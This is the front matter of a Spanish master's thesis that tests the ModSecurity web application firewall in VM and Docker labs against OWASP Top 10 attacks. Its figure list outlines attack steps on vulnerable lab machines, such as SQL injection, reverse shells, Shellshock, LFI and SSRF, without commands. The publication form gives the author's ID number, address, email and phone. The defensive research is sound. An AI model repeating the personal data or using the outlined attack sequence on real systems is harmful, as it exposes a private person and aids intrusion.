



UNIVERSIDAD TÉCNICA DEL NORTE



FACULTAD DE POSGRADO

**MAESTRÍA EN COMPUTACIÓN CON MENCIÓN EN SEGURIDAD
INFORMÁTICA**

**LABORATORIO DE PRUEBA DE UNA SOLUCIÓN WAF OPEN SOURCE
SOBRE ESCENARIOS DE MÁQUINAS VIRTUALES Y CONTENEDORES
PARA COMPARAR SU EFICACIA FRENTE A LAS VULNERABILIDADES
REPORTADAS POR OWASP TOP 10.**

Trabajo de Titulación previo a la obtención del Título de Magíster en Computación
con mención en Seguridad Informática

AUTOR: Mgs. Aldrin Paúl Reyes Narváez

DIRECTORA: MSc. Tulia Nohemí Vaca Sierra

IBARRA - ECUADOR

2024

DEDICATORIA

Dedico este trabajo a mi familia, quienes incondicionalmente apoyan mi crecimiento personal y profesional.

AGRADECIMIENTOS

Agradezco a la MSc. Tulia Vaca y al MSc. Mauricio Rea, directora y asesor de este trabajo de investigación, respectivamente. Su predisposición, compromiso, guía y apoyo fueron fundamentales para alcanzar mis objetivos académicos.

Así mismo, expreso mi gratitud al cuerpo docente de la Maestría en Computación con mención en Seguridad Informática, su contribución ha sido invaluable, cada uno ha dejado una marca en mi camino hacia el conocimiento y crecimiento profesional.



Ibarra, 19 de abril de 2024



Doctora
Lucía Yépez
DECANA FACULTAD DE POSGRADO

ASUNTO: Conformidad con el documento final

Señora Decana:

Nos permitimos informar a usted que revisado el Trabajo Final de Grado **Laboratorio de prueba de una solución waf open source sobre escenarios de máquinas virtuales y contenedores para comparar su eficacia frente a las vulnerabilidades reportadas por OWASP Top 10** del maestrante **Aldrin Paúl Reyes Narváez**, de la Maestría de Computación con Mención en Seguridad Informática, certificamos que han sido acogidas y satisfechas todas las observaciones realizadas.

Atentamente,

	Apellidos y Nombres	Firma
Directora	MSc. Vaca Sierra Tulia Nohemí	 <p>Firmado electrónicamente por: TULIA NOHEMI VACA SIERRA</p>
Asesor	MSc. Rea Peñafiel Mauricio	 <p>Firmado electrónicamente por: XAVIER MAURICIO REA PEÑAFIEL</p>



UNIVERSIDAD TÉCNICA DEL NORTE

BIBLIOTECA UNIVERSITARIA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO			
CÉDULA DE IDENTIDAD:	0401553060		
APELLIDOS Y NOMBRES:	Reyes Narváez Aldrin Paúl		
DIRECCIÓN:	Upano E1-245 y Av. Maldonado (Quito - Ecuador)		
EMAIL:	aldrin.paul.reyes.narvaez@gmail.com		
TELÉFONO FIJO:	3132234	TELÉFONO MÓVIL:	0969855719

DATOS DE LA OBRA	
TÍTULO:	Laboratorio de prueba de una solución WAF open source sobre escenarios de máquinas virtuales y contenedores para comparar su eficacia frente a las vulnerabilidades reportadas por OWASP Top 10.
AUTOR (ES):	Mgs. Aldrin Paúl Reyes Narváez
FECHA:	28/05/2024
SOLO PARA TRABAJOS DE GRADO	
PROGRAMA:	<input type="checkbox"/> PREGRADO <input checked="" type="checkbox"/> POSGRADO
TÍTULO POR EL QUE OPTA:	Magíster en Computación con mención en Seguridad Informática
ASESOR / DIRECTOR:	MSc. Mauricio Rea / MSc. Tulia Vaca

2. CONSTANCIAS

El autor (es) manifiesta (n) que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto, la obra es original y que es (son) el (los) titular (es) de los derechos patrimoniales, por lo que asume (n) la responsabilidad sobre el contenido de la misma y saldrá (n) en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 28 días del mes de mayo de 2024

EL AUTOR:

.....

Nombre: Mgs. Aldrin Paúl Reyes Narváez

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS	IX
ÍNDICE DE FIGURAS	X
CAPÍTULO I EL PROBLEMA	1
1.1 Problema de investigación	1
1.2 Interrogantes de la investigación.....	3
1.3 Objetivos de la investigación	4
1.3.1 Objetivo general.....	4
1.3.2 Objetivos específicos	4
1.4 Justificación.....	4
CAPÍTULO II MARCO REFERENCIAL	6
2.1 Antecedentes	6
2.2 Marco teórico	13
2.2.1 Vulnerabilidades en aplicaciones web	13
2.2.2 Solución WAF	14
2.2.2.1 Modos de implementación.....	15
2.2.3 OWASP y OWASP Top 10.....	16
2.2.3.1 OWASP	16
2.2.3.2 OWASP Top 10.....	16
2.3 Marco legal.....	19
CAPÍTULO III MARCO METODOLÓGICO	21
3.1 Descripción del área de estudio / Descripción del grupo de estudio.....	21
3.2 Enfoque y tipo de investigación	21
3.3 Procedimiento de investigación	21
3.3.1 Caracterización de soluciones WAF <i>open source</i> que operen sobre escenarios de máquinas virtuales y contenedores.....	21
3.3.1.1 ModSecurity.....	22

3.3.1.2	Coraza	23
3.3.1.3	NAXIS	24
3.3.1.4	Shadow Daemon	24
3.3.1.5	WebKnight.....	25
3.3.1.6	Selección de la solución WAF <i>open source</i> para el laboratorio de pruebas	26
3.3.2	Desarrollo de un laboratorio de pruebas para soluciones WAF <i>open source</i> en escenarios de máquinas virtuales y contenedores.	26
3.3.2.1	Hardware para la implementación	28
3.3.2.2	Software para la implementación	28
3.3.2.3	Implementación de la solución WAF <i>open source</i> como proxy inverso en la topología de red propuesta.	28
3.3.3	Eficacia de la solución WAF <i>open source</i> en escenarios de máquinas virtuales y contenedores ante diferentes vectores de ataque.	29
3.4	Consideraciones bioéticas	30
CAPÍTULO IV RESULTADOS Y DISCUSIÓN		31
4.1	Caracterización de soluciones WAF <i>open source</i> sobre escenarios de máquinas virtuales y contenedores	31
4.2	Desarrollo del laboratorio de pruebas para soluciones WAF <i>open source</i> sobre escenarios de máquinas virtuales y contenedores.....	34
4.3	Eficacia de la solución WAF <i>open source</i> sobre escenarios de máquinas virtuales y contenedores ante diferentes vectores de ataque.	35
5 CAPÍTULO V CONCLUSIONES Y RECOMENDACIONES		48
5.1	Conclusiones	48
5.2	Recomendaciones.....	49
REFERENCIAS		51
ANEXO A: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 SIN LA PROTECCIÓN DE UNA SOLUCIÓN WAF.....		55

ANEXO B: IMPLEMENTACIÓN DE LA SOLUCIÓN WAF MODSECURITY APACHE COMO PROXY INVERSO EN AMBIENTE DE MÁQUINA VIRTUAL.	93
ANEXO C: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 CON LA PROTECCIÓN DE LA SOLUCIÓN WAF COMO PROXY INVERSO EN AMBIENTE DE MÁQUINA VIRTUAL.....	102
ANEXO D: IMPLEMENTACIÓN DE LA SOLUCIÓN WAF MODSECURITY APACHE COMO PROXY INVERSO EN AMBIENTE DE CONTENEDORES (DOCKER).....	127
ANEXO E: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 CON LA PROTECCIÓN DE LA SOLUCIÓN WAF COMO PROXY INVERSO EN AMBIENTE DE CONTENEDORES (DOCKER).....	133

ÍNDICE DE TABLAS

Tabla 2.1 <i>Rendimiento de los Firewalls de Aplicaciones Web de código abierto frente a ataques del framework Imperva.</i>	11
Tabla 3.1 <i>Software requerido para la implementación del laboratorio de pruebas</i>	28
Tabla 3.2 <i>Servidores web vulnerables utilizados en el laboratorio de pruebas</i>	29
Tabla 4.1 <i>Matriz de decisión para las soluciones WAF open source</i>	32
Tabla 4.2 <i>Resultado del método de la entropía aplicado a la matriz de decisión</i>	33
Tabla 4.3 <i>Resultado del método TOPSIS para la toma de decisión de la solución WAF</i>	34
Tabla 4.4 <i>Eficacia de las soluciones WAF frente a vectores de ataque para las vulnerabilidades reportadas en OWASP Top 10</i>	35
Tabla 4.5 <i>Detalle de la estructura de los logs de auditoría de ModSecurity</i>	38
Tabla 4.6 <i>Resultados de los valores p del análisis estadístico de las variables p1, p2, p5 y sr. (Escenarios para análisis: (A) color amarillo; (B) color azul; (C) color verde)</i> ...	46

ÍNDICE DE FIGURAS

Figura 1.1 <i>Vulnerabilidades críticas en aplicaciones web durante 2019 y 2020</i>	2
Figura 1.2. <i>Vulnerabilidades medias en aplicaciones web durante 2019 y 2020</i>	2
Figura 1.3. <i>Diagrama de árbol para la problemática de vulnerabilidades en aplicaciones web</i>	3
Figura 2.1 <i>Comparativa de las versiones de OWASP Top 10 correspondientes a los años 2017 y 2021</i>	17
Figura 3.1 <i>Topología de red propuesta para el laboratorio de prueba de las soluciones WAF</i>	27
Figura 4.1. <i>Cuota de mercado de servidores web activos a febrero de 2024</i>	32
Figura 4.2 <i>Ejemplo de un log de auditoría registrado por ModSecurity</i>	37
Figura 4.3 <i>Diagrama de flujo para el análisis estadístico de las variables de procesamiento</i>	39
Figura 4.4 <i>Fragmento de código de R para el análisis estadístico de variables de procesamiento</i>	40
Figura 4.5 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-02:2021 - Fallas criptográficas”</i>	41
Figura 4.6 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-03_2021 - Inyección”</i>	41
Figura 4.7 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-04:2021 - Diseño inseguro”</i>	42
Figura 4.8 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-05:2021 - Configuración de seguridad incorrecta”</i>	42
Figura 4.9 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-06:2021 - Componentes vulnerables y desactualizados”</i>	43
Figura 4.10 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-07:2021 - Fallas de identificación y autenticación”</i>	43
Figura 4.11 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-08:2021 - Fallas en el software y en la integridad de los datos”</i>	44
Figura 4.12 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-09:2021 - Fallas en el registro y monitoreo”</i>	44
Figura 4.13 <i>Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-10:2021 - Falsificación de solicitudes del lado del servidor”</i>	45

Figura A.1 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “DARKHOLE:1”	55
Figura A.2 Escaneo de puertos abiertos en el servidor “DARKHOLE:1” con nmap ...	56
Figura A.3 Verificación de disponibilidad del servidor vulnerable “DARKHOLE:1” .	56
Figura A.4 Interfaz del usuario Aldrin-UTN en el servidor “DARKHOLE:1”	57
Figura A.5 Petición POST de cambio de contraseña interceptada con BurpSuit.....	57
Figura A.6 Petición POST de cambio de contraseña para el usuario admin del servidor	58
Figura A.7 Validación de credenciales admin : admin1234 alteradas por vulnerabilidad de control de acceso en el servidor “DARKHOLE:1”	58
Figura A.8 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “BLACK MARKET”	59
Figura A.9 Escaneo de puertos abiertos en el servidor “BLACKMARKET:1” con nmap	59
Figura A.10 Verificación de disponibilidad del servidor vulnerable “BLACK MARKET:1”	60
Figura A.11 Verificación de disponibilidad de http://192.168.10.19/vworkshop/sparepartsstore.php	60
Figura A.12 Identificación de base de datos “BlackMarket” vía SQL Injection.....	61
Figura A.13 Identificación de tablas en la base de datos “BlackMarket” vía SQL Injection	62
Figura A.14 Identificación de columnas de la tabla “user” en la base de datos “Black Market” vía SQL Injection	62
Figura A.15 Identificación de credenciales de usuarios del sistema vía SQL Injection	63
Figura A.16 Descifrado del hash MD5 para el usuario admin.....	63
Figura A.17 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “VENOM:1”	63
Figura A.18 Escaneo de puertos abiertos en el servidor “VENOM:1” con nmap	64
Figura A.19 Inspección del código fuente de la página para identificación de hash oculto	64
Figura A.20 Identificación y descifrado del hash oculto en la página de Apache en el servidor.....	65
Figura A.21 Conexión ftp al servidor para descarga del archivo hint.txt	65
Figura A.22 Obtención de la clave cifrada de la administradora en el archivo hint.txt	66

Figura A.23 Descifrado de la clave de la administradora de la aplicación web.....	66
Figura A.24 Edición del archivo <code>/etc/hosts</code> para incluir el alias <code>venom.box</code> a la IP del servidor.....	67
Figura A.25 Creación del archivo <code>inclusion.phar</code>	67
Figura A.26 Carga del archivo <code>inclusion.phar</code> en el aplicativo web	68
Figura A.27 Ejecución del comando <code>pwd</code> vía url en el servidor web.....	68
Figura A.28 Establecimiento de una shell reversa vía url desde el servidor vulnerable	69
Figura A.29 Escaneo ARP en la interfaz <code>eth1</code> para identificar la IP del servidor “ICA:1”	69
Figura A.30 Escaneo de puertos abiertos en el servidor “ICA:1” con <code>nmap</code>	70
Figura A.31 Verificación de disponibilidad del servidor vulnerable “ICA:1”	70
Figura A.32 Búsqueda de vulnerabilidades en la aplicación <code>qdPM 9.2</code>	71
Figura A.33 Exploit <code>php/webapps/50176.txt</code> para la aplicación <code>qdPM 9.2</code>	71
Figura A.34 Descarga de archivo <code>.yml</code> en la ruta <code>http://192.168.10.4/core/config/databases.yml</code>	71
Figura A.35 Verificación de credenciales para conexión a <code>mysql</code>	72
Figura A.36 Escaneo ARP en la interfaz <code>eth1</code> para identificar la IP del servidor “INSANITY:1”	73
Figura A.37 Escaneo de puertos abiertos en el servidor “INSANITY:1” con <code>nmap</code>	73
Figura A.38 Verificación de disponibilidad del servidor vulnerable “INSANITY:1” ...	74
Figura A.39 Clonación de “SecLists” del repositorio GitHub	74
Figura A.40 Instalación de la herramienta <code>gobuster</code>	74
Figura A.41 Listado de directorios del servidor web “INSANITY:1” con <code>gobuster</code>	75
Figura A.42 Verificación del directorio <code>/phpmyadmin</code> en el servidor web “INSANITY:1”	75
Figura A.43 Escaneo ARP en la interfaz <code>eth1</code> para identificar la IP del servidor “SYMFONOS:3.1”	76
Figura A.44 Escaneo de puertos abiertos en el servidor “SYMFONOS:3.1” con <code>nmap</code>	76
Figura A.45 Verificación de disponibilidad del servidor vulnerable “SYMFONOS:3.1”	77
Figura A.46 Verificación de disponibilidad de la ruta <code>http://192.168.10.11/cgi-bin/underworld</code>	77
Figura A.47 Establecimiento de shell reversa con ataque tipo <code>Shellshock</code>	78
Figura A.48 Verificación de la versión de <code>bash</code> en el servidor “SYMFONOS:3.1”	78

Figura A.49 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “INFERNO:1.1”	79
Figura A.50 Escaneo de puertos abiertos en el servidor “INFERNO:1.1” con nmap ..	79
Figura A.51 Verificación de disponibilidad del servidor vulnerable “INFERNO:1.1”	79
Figura A.52 Verificación de disponibilidad de la ruta http://192.168.10.12/inferno	80
Figura A.53 Ataque de fuerza bruta en el servidor “INFERNO:1.1” para el usuario admin	80
Figura A.54 Verificación de la contraseña del usuario admin en el servidor “INFERNO:1.1”	81
Figura A.55 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “LEEROY:1”	81
Figura A.56 Escaneo de puertos abiertos en el servidor “LEEROY:1” con nmap	82
Figura A.57 Verificación de disponibilidad del servidor vulnerable “LEEROY:1”	82
Figura A.58 Verificación de disponibilidad de la interfaz de login del servicio Jenkins	83
Figura A.59 Edición del archivo /etc/hosts para incluir el alias leeroy.htb a la IP del servidor	83
Figura A.60 Identificación de plugins en http://leeroy.htb:13380	84
Figura A.61 Enumeración de usuarios por ataque LFI del plugin spritz en el servidor “LEEROY:1”	84
Figura A.62 Enumeración de instrucciones bash del usuario leeroy en el servidor “LEEROY:1”	85
Figura A.63 Verificación de la contraseña del usuario admin en la aplicación Jenkins	85
Figura A.64 Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “HA:NATRAJ”	86
Figura A.65 Escaneo de puertos abiertos en el servidor “HA:NATRAJ” con nmap	86
Figura A.66 Verificación de disponibilidad del servidor vulnerable “HA:NATRAJ” ...	87
Figura A.67 Descubrimiento de parámetros para el archivo http://192.168.10.13/console/file.php	87
Figura A.68 Verificación de parámetro file en el archivo http://192.168.10.13/console/file.php	88
Figura A.69 Conexión ssh para ejecución de comandos vía log poisoning en el servidor	88
Figura A.70 Salida del comando “ip a” en los logs de las conexiones ssh /var/log/auth.log	88

Figura A.71	<i>Establecimiento de una shell reversa desde el servidor “HA:NATRAJ” ..</i>	89
Figura A.72	<i>Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “HARRYPOTTER: NAGINI”</i>	90
Figura A.73	<i>Escaneo de puertos abiertos en el servidor “HARRYPOTTER:NAGINI” con nmap</i>	90
Figura A.74	<i>Verificación de disponibilidad del servidor vulnerable “HARRY POTTER:NAGINI”</i>	91
Figura A.75	<i>Verificación de la url http://192.168.10.15/internalResourceFeTcher.php</i>	91
Figura A.76	<i>Generación de petición SSRF mediante la herramienta Gopherus</i>	92
Figura A.77	<i>Respuesta a la petición SSRF generada con la herramienta Gopherus</i>	92
Figura B.1	<i>Salida del comando <code>sudo yum install httpd</code></i>	93
Figura B.2	<i>Salida del comando <code>httpd -v</code></i>	94
Figura B.3	<i>Salida del comando <code>httpd -M</code></i>	94
Figura B.4	<i>Archivo de configuración para proxy inverso</i>	94
Figura B.5	<i>Inclusión del módulo y configuración para proxy inverso en el archivo <code>httpd.conf</code></i>	95
Figura B.6	<i>Salida del comando <code>apachectl configtest</code></i>	95
Figura B.7	<i>Configuración del firewall de CentOS 7 para el paso del tráfico http</i>	95
Figura B.8	<i>Salida de los comandos <code>systemctl restart httpd</code> y <code>systemctl status httpd</code></i>	95
Figura B.9	<i>Configuración del proxy inverso en el navegador del cliente</i>	96
Figura B.10	<i>Conexión hacia el aplicativo web vulnerable desde el lado del cliente</i>	96
Figura B.11	<i>Instalación de dependencias para ModSecurity-2.9.6</i>	97
Figura B.12	<i>Descarga de ModSecurity-2.9.6 del repositorio GitHub</i>	97
Figura B.13	<i>Instalación de ModSecurity-2.9.6 en el servidor Apache</i>	97
Figura B.14	<i>Copia del archivo de configuración de ModSecurity en el servidor Apache</i>	97
Figura B.15	<i>Modificación de los permisos del archivo <code>mod_security2.so</code></i>	98
Figura B.16	<i>Inclusión de los módulos <code>mod_security2.so</code> y <code>mod_unique_id.so</code> en el archivo <code>httpd.conf</code></i>	98
Figura B.17	<i>Activación de ModSecurity en el archivo de configuración <code>modsecurity.conf</code></i>	98
Figura B.18	<i>Descarga de conjunto de reglas CRS para el WAF ModSecurity</i>	99
Figura B.19	<i>Renombrado del archivo de configuración del conjunto de reglas CRS ...</i>	99
Figura B.20	<i>Inclusión del conjunto de reglas CRS al servidor Apache</i>	100

Figura B.21 Verificación de reglas para ModSecurity.....	100
Figura B.22 Copia de páginas .html de error para el servidor Apache.....	100
Figura B.23 Verificación de la configuración del servidor Apache.....	101
Figura C.1 Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “DARKHOLE:1”	102
Figura C.2 Configuración del proxy inverso en el navegador del cliente.....	103
Figura C.3 Petición POST de cambio de contraseña para el usuario admin del servidor	103
Figura C.4 Validación de credenciales admin : admin alteradas por vulnerabilidad de control de acceso en el servidor “DARKHOLE:1”	103
Figura C.5 Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “BLACKMARKET:1”	104
Figura C.6 Configuración del proxy inverso en el navegador del cliente.....	105
Figura C.7 Bloqueo del WAF a la ejecución de la consulta vía SQL Injection.....	105
Figura C.8 Log de auditoría registrado por ModSecurity	106
Figura C.9 Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP y alias del servidor vulnerable “VENOM:1”	107
Figura C.10 Edición del archivo /etc/hosts para quitar la resolución del alias del servidor.....	107
Figura C.11 Configuración del proxy inverso en el navegador del cliente.....	108
Figura C.12 Bloqueo del WAF a la ejecución de http://venom.box/uploads/inclusion.phar.....	108
Figura C.13 Log de auditoría registrado por ModSecurity	109
Figura C.14 Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “ICA:1”	110
Figura C.15 Configuración del proxy inverso en el navegador del cliente.....	110
Figura C.16 Bloqueo del WAF a la ejecución de http://waf-utn.com.ec/core/config/databases.yml	110
Figura C.17 Log de auditoría registrado por ModSecurity	112
Figura C.18 Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “INSANITY:1”	112
Figura C.19 Configuración del proxy inverso en el navegador del cliente.....	113
Figura C.20 Bloqueo del WAF al listado de directorios del servidor web “INSANITY:1”	113

Figura C.21 <i>Log de auditoría registrado por ModSecurity</i>	114
Figura C.22 <i>Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “SYMFONOS:3.1”</i>	115
Figura C.23 <i>Configuración del proxy inverso en el navegador del cliente</i>	115
Figura C.24 <i>Bloqueo del WAF a una shell reversa desde el servidor “SYMFONOS:3.1”</i>	116
Figura C.25 <i>Log de auditoría registrado por ModSecurity</i>	116
Figura C.26 <i>Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “INFERNO:1.1”</i>	117
Figura C.27 <i>Configuración del proxy inverso en el navegador del cliente</i>	117
Figura C.28 <i>Bloqueo del WAF al ataque de fuerza bruta al servidor “INFERNO:1.1”</i>	118
Figura C.29 <i>Log de auditoría registrado por ModSecurity</i>	119
Figura C.30 <i>Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP y alias del servidor vulnerable “LEEROY:1”</i>	119
Figura C.31 <i>Edición del archivo /etc/hosts para quitar la resolución del alias del servidor</i>	120
Figura C.32 <i>Configuración del proxy inverso en el navegador del cliente</i>	120
Figura C.33 <i>Bloqueo del WAF a la enumeración de usuarios por ataque tipo LFI en plugin spritz</i>	121
Figura C.34 <i>Log de auditoría registrado por ModSecurity</i>	121
Figura C.35 <i>Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “HA:NATRAJ”</i>	122
Figura C.36 <i>Configuración del proxy inverso en el navegador del cliente</i>	122
Figura C.37 <i>Bloqueo del WAF al acceso del archivo /var/log/auth.log en el servidor “HA:NATRAJ”</i>	123
Figura C.38 <i>Log de auditoría registrado por ModSecurity</i>	124
Figura C.39 <i>Integración del proxy inverso en el laboratorio modificando el archivo test.conf con la IP del servidor vulnerable “HARRYPOTTER:NAGINI”</i>	124
Figura C.40 <i>Configuración del proxy inverso en el navegador del cliente</i>	125
Figura C.41 <i>Bloqueo del WAF a la petición SSRF en el servidor “HARRYPOTTER:NAGINI”</i>	125
Figura C.42 <i>Log de auditoría registrado por ModSecurity</i>	126
Figura D.1 <i>Inclusión del repositorio de Docker en CentOS</i>	127

Figura D.2 <i>Instalación e inicialización del servicio Docker</i>	128
Figura D.3 <i>Verificación de la versión del servicio Docker</i>	128
Figura D.4 <i>Descarga de la imagen OWASP ModSecurity desde DockerHub</i>	128
Figura D.5 <i>Ejecución del contenedor modsecurity-container</i>	129
Figura D.6 <i>Habilitación de ModSecurity en el archivo modsecurity.conf</i>	129
Figura D.7 <i>Creación del archivo de configuración httpd-proxy-inverso.conf</i>	130
Figura D.8 <i>Edición del archivo de configuración httpd-proxy-inverso.conf</i>	130
Figura D.9 <i>Creación del archivo de configuración setup_proxy.conf</i>	130
Figura D.10 <i>Edición del archivo de configuración setup_proxy.conf</i>	130
Figura D.11 <i>Edición del archivo de configuración apache2.conf</i>	131
Figura D.12 <i>Revisión de la configuración de Apache e inicialización del servicio</i>	131
Figura D.13 <i>Extracción y verificación de imagen con las configuraciones realizadas</i>	131
Figura D.14 <i>Ejecución del contenedor final Apache_Mosecurity_Proxy_Container..</i>	132
Figura D.15 <i>Configuración del proxy inverso en el navegador del cliente</i>	132
Figura E.1 <i>Integración del proxy inverso en el laboratorio editando el archivo setup_</i> <i>proxy.conf con la IP del servidor vulnerable “DARKHOLE:1”</i>	133
Figura E.2 <i>Configuración del proxy inverso en el navegador del cliente</i>	134
Figura E.3 <i>Petición POST de cambio de contraseña para el usuario admin del servidor</i>	134
Figura E.4 <i>Validación de credenciales admin : adminadmin alteradas por vulnera-</i> <i>bilidad de con- trol de acceso en el servidor “DARKHOLE:1”</i>	135
Figura E.5 <i>Integración del proxy inverso en el laboratorio editando el archivo</i> <i>setup_proxy.conf con la IP del servidor vulnerable “BLACKMARKET:1”</i>	135
Figura E.6 <i>Configuración del proxy inverso en el navegador del cliente</i>	136
Figura E.7 <i>Bloqueo del WAF a la ejecución de la consulta vía SQL Injection</i>	136
Figura E.8 <i>Log de auditoría registrado por ModSecurity</i>	137
Figura E.9 <i>Integración del proxy inverso en el laboratorio editando el archivo setup_</i> <i>proxy.conf con la IP del servidor vulnerable “VENOM:1”</i>	138
Figura E.10 <i>Edición del archivo /etc/hosts para quitar la resolución del alias del</i> <i>servidor</i>	138
Figura E.11 <i>Configuración del proxy inverso en el navegador del cliente</i>	138
Figura E.12 <i>Bloqueo del WAF a la ejecución de http://venom.box/uploads/</i> <i>inclusion.phar</i>	139
Figura E.13 <i>Log de auditoría registrado por ModSecurity</i>	140

Figura E.14 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP del servidor vulnerable “ICA:1”	140
Figura E.15 Configuración del proxy inverso en el navegador del cliente	141
Figura E.16 Bloqueo del WAF a la ejecución de <i>http://waf-utn.com.ec/core/config/databases.yml</i>	141
Figura E.17 Log de auditoría registrado por ModSecurity	142
Figura E.18 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP del servidor vulnerable “INSANITY:1”	143
Figura E.19 Configuración del proxy inverso en el navegador del cliente	143
Figura E.20 Bloqueo del WAF al listado de directorios del servidor web “INSANITY:1”	144
Figura E.21 Log de auditoría registrado por ModSecurity	144
Figura E.22 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP del servidor vulnerable “SYMFONOS:3.1”	145
Figura E.23 Configuración del proxy inverso en el navegador del cliente	145
Figura E.24 Bloqueo del WAF a una shell reversa desde el servidor “SYMFONOS:3.1”	146
Figura E.25 Log de auditoría registrado por ModSecurity	146
Figura E.26 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP del servidor vulnerable “INFERNO:1.1”	147
Figura E.27 Configuración del proxy inverso en el navegador del cliente	147
Figura E.28 Bloqueo del WAF al ataque de fuerza bruta al servidor “INFERNO:1.1”	148
Figura E.29 Log de auditoría registrado por ModSecurity	149
Figura E.30 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP y alias del servidor vulnerable “LEEROY:1”	149
Figura E.31 Edición del archivo <i>/etc/hosts</i> para quitar la resolución del alias del servidor	150
Figura E.32 Configuración del proxy inverso en el navegador del cliente	150
Figura E.33 Bloqueo del WAF a la enumeración de usuarios por ataque tipo LFI en <i>plugin spritz</i>	150
Figura E.34 Log de auditoría registrado por ModSecurity	151
Figura E.35 Integración del proxy inverso en el laboratorio editando el archivo <i>setup_proxy.conf</i> con la IP del servidor vulnerable “HA:NATRAJ”	152

Figura E.36 Configuración del proxy inverso en el navegador del cliente	152
Figura E.37 Bloqueo del WAF al acceso del archivo /var/log/auth.log en el servidor "HA:NATRAJ"	152
Figura E.38 Log de auditoría registrado por ModSecurity	153
Figura E.39 Integración del proxy inverso en el laboratorio editando el archivo /setup_ proxy.conf con la IP del servidor vulnerable "HARRYPOTTER:NAGINI"	154
Figura E.40 Configuración del proxy inverso en el navegador del cliente	154
Figura E.41 Bloqueo del WAF a la petición SSRF en el servidor "HARRYPOTTER:NAGINI"	154
Figura E.42 Log de auditoría registrado por ModSecurity	155

UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE POSGRADO
PROGRAMA DE MAESTRÍA EN COMPUTACIÓN CON MENCIÓN EN
SEGURIDAD INFORMÁTICA

**LABORATORIO DE PRUEBA DE UNA SOLUCIÓN WAF OPEN SOURCE
SOBRE ESCENARIOS DE MÁQUINAS VIRTUALES Y CONTENEDORES
PARA COMPARAR SU EFICACIA FRENTE A LAS VULNERABILIDADES
REPORTADAS POR OWASP TOP 10.**

Autor: Mgs. Aldrin Paúl Reyes Narváez

Tutora: MSc. Tulia Nohemí Vaca Sierra

Año: 2024

RESUMEN

En el presente proyecto se implementa un laboratorio de pruebas para soluciones WAF *open source* que operen sobre escenarios de máquinas virtuales y contenedores, utilizando el hipervisor VirtualBox. La finalidad de esta implementación es evaluar la eficacia frente a las vulnerabilidades reportadas por OWASP Top 10. Para el efecto, en el capítulo I se detalla la problemática que motivó el desarrollo de la investigación, mientras que el capítulo II presenta el estado del arte en lo referente a la temática de los WAFs. En el capítulo III se describe el marco metodológico, que incluye una caracterización de las soluciones WAF *open source* que operan en ambientes de máquinas virtuales y contenedores, seguido de la implementación del laboratorio y la ejecución de pruebas para evaluar la eficacia de dichas soluciones. Los resultados obtenidos se presentan en el capítulo IV, respaldados por un análisis estadístico que incluye pruebas de Levene, t-estándar y t-Welch. Finalmente, en el capítulo V se presentan las conclusiones derivadas del presente proyecto, así como también recomendaciones y posibles líneas de investigación para trabajos futuros en la temática estudiada.

Palabras clave: WAF, ModSecurity, Máquina Virtual, Contenedores, Docker

UNIVERSIDAD TÉCNICA DEL NORTE
FACULTAD DE POSGRADO
PROGRAMA DE MAESTRÍA EN COMPUTACIÓN CON MENCIÓN EN
SEGURIDAD INFORMÁTICA

**TESTING LABORATORY OF AN OPEN-SOURCE WAF SOLUTION ON
VIRTUAL MACHINE AND CONTAINER SCENARIOS TO COMPARE ITS
EFFECTIVENESS AGAINST VULNERABILITIES REPORTED BY OWASP
TOP 10.**

Autor: Mgs. Aldrin Paúl Reyes Narváez

Tutora: MSc. Tulia Nohemí Vaca Sierra

Año: 2024

ABSTRACT

